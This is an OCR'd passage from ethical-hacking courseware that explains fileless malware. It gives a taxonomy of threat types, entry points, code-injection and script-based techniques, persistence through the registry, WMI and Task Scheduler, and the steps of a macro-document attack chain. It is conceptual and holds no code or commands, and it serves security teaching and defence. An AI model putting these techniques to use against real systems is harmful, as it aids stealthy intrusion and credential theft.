- **Complicating forensic analysis and incident response:** The transient nature of fileless malware complicates forensic analysis and incident response since there are no files to analyze, and memory contents can be lost upon system reboot. This makes it harder for security teams to understand the scope of an attack and to develop indicators of compromise (IoCs) for future defense.


Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.
- **Reflective DLL injection:** Similar to in-memory code injection, this technique involves loading a dynamic link library (DLL) into the memory space of a running process without actually writing the DLL to disk. This stealthy technique allows attackers to leverage the functionality of the DLL while avoiding detection by disk-based scanning.
- **Exploiting non-malicious files:** Attackers can also exploit features of non-malicious files, such as PDFs or Windows shortcut files (.lnk), to execute malicious scripts or commands without directly embedding traditional malware files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Taxonomy of Fileless Malware Threats

Source: *https://www.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:




Figure 7.66: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**

  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.


- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:




Figure 7.67: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits**: Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Website**: Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

  Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents**: Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.

Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems

